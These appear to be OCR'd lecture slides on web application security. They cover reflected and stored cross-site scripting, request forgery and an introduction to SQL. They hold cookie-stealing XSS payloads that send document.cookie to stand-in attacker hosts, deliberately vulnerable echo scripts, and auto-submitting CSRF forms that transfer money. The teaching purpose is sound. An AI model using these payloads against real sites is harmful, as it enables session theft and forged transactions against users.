
- Capture information of the victim (session)
  - The attacker can “impersonate” the victim
- Display additional/misleading information
  - Convince that something is happening
- Inject additional form fields
  - Can also exploit the autofill feature…
- Make victim to do something instead of you
  - SQL injection using another account
- And many more…

Reflected Cross-Site Scripting

Try it yourself:
http://people.compute.dtu.dk/angsp/formget.php
http://people.compute.dtu.dk/angsp/formpost.php

- In a nutshell:
  - A web page is vulnerable to XSS
  - A victim is lured to visit the vulnerable web page
  - The exploit (carried in the URL) is reflected off to the victim
- Obfuscation
  - Encoding techniques
  - Hiding techniques (e.g., exploit link hidden in the status bar)
  - Harmless link that redirects to an malicious web site (e.g., HTTP 3xx)
- DOM-based XSS are very similar


Reflected Cross-Site Scripting example



```
print "<html>"
print "You searched for:"
print request.query['keyword']
print "</html>"
```

http://excess-xss.com

Reflected Cross-Site Scripting example


Attacker
Attacker's Server
Website
Website's Response Script
1
Check this out: http://website/search?keyword=<script>...</script>
4
GET http://attacker/?cookie=sensitive-data
2
GET http://website/search?keyword=<script>...</script>
3
200 OK
Victim's Browser
Website's Response to Victim

```
print "<html>"
print "You searched for:"
print request.query['keyword']
print "</html>"
```

```
<html>
You searched for:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

http://excess-xss.com

Reflected Cross Site Scripting example

xss_test.php (PHP server-side page)

```
Welcome <?php echo $_GET['inject']; ?>
```

link sent to the victim

```
http://www.example.com/xss_test.php?inject=<script>document.location=
'http://evil/log.php?'+document.cookie</script>
```

corresponding HTTP requests (issued by victim's browser)

```
GET /xss_test.php?inject=%3Cscript%3Edocument.location%3D%27http%3A%2F%2F
    evil%2Flog.php%3F%27%2Bdocument.cookie%3C%2Fscript%3E
Host: www.example.com
...
```


The HTML generated by the server:

```
Welcome <script>document.location='http://evil/log.php?'+document.cookie</script>
```

Stored Cross-Site Scripting


- Step 1
  - The attacker sends (e.g., uploads) to the server the code to inject
  - The server stores the injected code persistently (e.g., in a database)
- Step 2
  - The client visits the vulnerable web page
  - The server returns the resource along with the injected code
- A few insights
  - All the users that will visit the vulnerable resource will be victim of the attack
  - The injected code is not visible as a URL
  - More dangerous than reflected XSS

XSS attack in action



http://excess-xss.com

XSS attack in action


1
POST http://website/post-comment
<script>...</script>
Attacker
Attacker's Browser
Attacker's Server
Website
Website's Database
Website's Response Script
4
GET http://attacker/?cookie=sensitive-data
Victim's Browser
Website's Response to Victim
2
GET http://website/latest-comment
3
200 OK

```
latestComment: <script>window.location='http://attacker/
               ?cookie='+document.cookie</script>
```

```
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
```

```
<html>
Latest comment:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

http://excess-xss.com

Lab activity

https://xss-game.appspot.com/


Request Forgery

- Also known as one-click attack, session riding, hostile linking
- Goal: have a victim to execute a number of actions, using her credentials (e.g., session cookie)
  - There is no stealing of data
  - This has to be done without the direct access to the cookies
    - Remember that with JavaScript we can’t access cookies of another domain
- Can be On Site or Cross Site (CSRF)
  - Samy worm was a OSRF
- Can be both reflected and stored

CSRF principles

- Browser requests automatically include any credentials associated with the site
  - user's session cookie, IP address, credentials...
- The attacker makes an authenticated user to submit a malicious, unintentional request
  - This can happen from a different source (hostile website)
- If the user is currently authenticated, the site will have no way to distinguish between a legitimate and a forged request sent by the victim
- The attacker does not see anything...

CSRF example



CSRF explained with GET

1) The victim visits http://www.bank.com and performs a successful authentication
   - She receives the session token
2) The victim opens another browser tab or window and visits a malicious web site
3) The malicious web page contains something like

```
<img src="http://www.bank.com/transfer.php?to=1337&amount=10000" />
```

that makes the browser to ask something like:

```
GET http://www.bank.com/transfer.php?to=1337&amount=10000
```

4) The request contains the right cookie (session token)
5) The bank websites satisfies the request…

CSRF explained with POST

- If the bank uses POST and the vulnerable request looks like this:

  POST http://bank.com/transfer.do HTTP/1.1
  acct=1337&amount=10000

- Such a request cannot be delivered using standard A or IMG tags, but can be delivered using a FORM tag:

```
<form action="http://bank.com/transfer.php" method="POST">
<input type="hidden" name="acct" value="1337"/>
<input type="hidden" name="amount" value="10000"/>
<input type="submit" value="Click me"/>
</form>
```

- This form will require the user to click on the submit button, but this can be also executed automatically using JavaScript:

```
<body onload="document.forms[0].submit()">
<form...
```

CSRF explained with POST and JavaScript

- To avoid the user to click on the submit button, this can be executed automatically using JavaScript:

```
<body onload="document.forms[0].submit()">
<form...
```

- Or without the use of form, using something like:

```
var http = false; var body = “to=1337&amount=10000”;
http = new XMLHttpRequest();
http.onreadystatechange = handleResponse;
http.open(“POST”, “http://www.bank.com/transfer.php“, true);
http.setRequestHeader(“Content-type“,
      “application/x-www-form-urlencoded“);
http.setRequestHeader(“Content-length“, body.length);
http.send(body);
function handleResponse() { .... }
```

CSRF countermeasures

- Use secret “CSRF tokens”
  - No Web request may take an action on behalf of someone unless it also presents that person’s token
  - Since attackers cannot easily discover the CSRF token, they generally aren't able to impersonate the intended victim
- BREACH attack
  - Use multiple requests to guess the token (and possibly other info) even with encrypted sessions
- Read more on
  How Facebook prevents BREACH and CSRF

Lab activity
XSS and MySQL FILE

https://pentesterlab.com/exercises/xss_and_mysql_file/course

SQL injection

SQL review

See
http://www.w3schools.com/sql/default.asp

- SQL is a standard language for accessing and manipulating databases
  - SQL stands for Structured Query Language
- What Can SQL do?
  - Execute queries against a database
  - Insert records in a database
  - Update records in a database
  - Delete records from a database
  - Create new databases
  - Create new tables in a database

RDBMS

- RDBMS stands for Relational Database Management System
- RDBMS is the basis for SQL, and for all modern database systems such as MS SQL Server, IBM DB2, Oracle, MySQL, and Microsoft Access
- The data in RDBMS is stored in database objects called tables
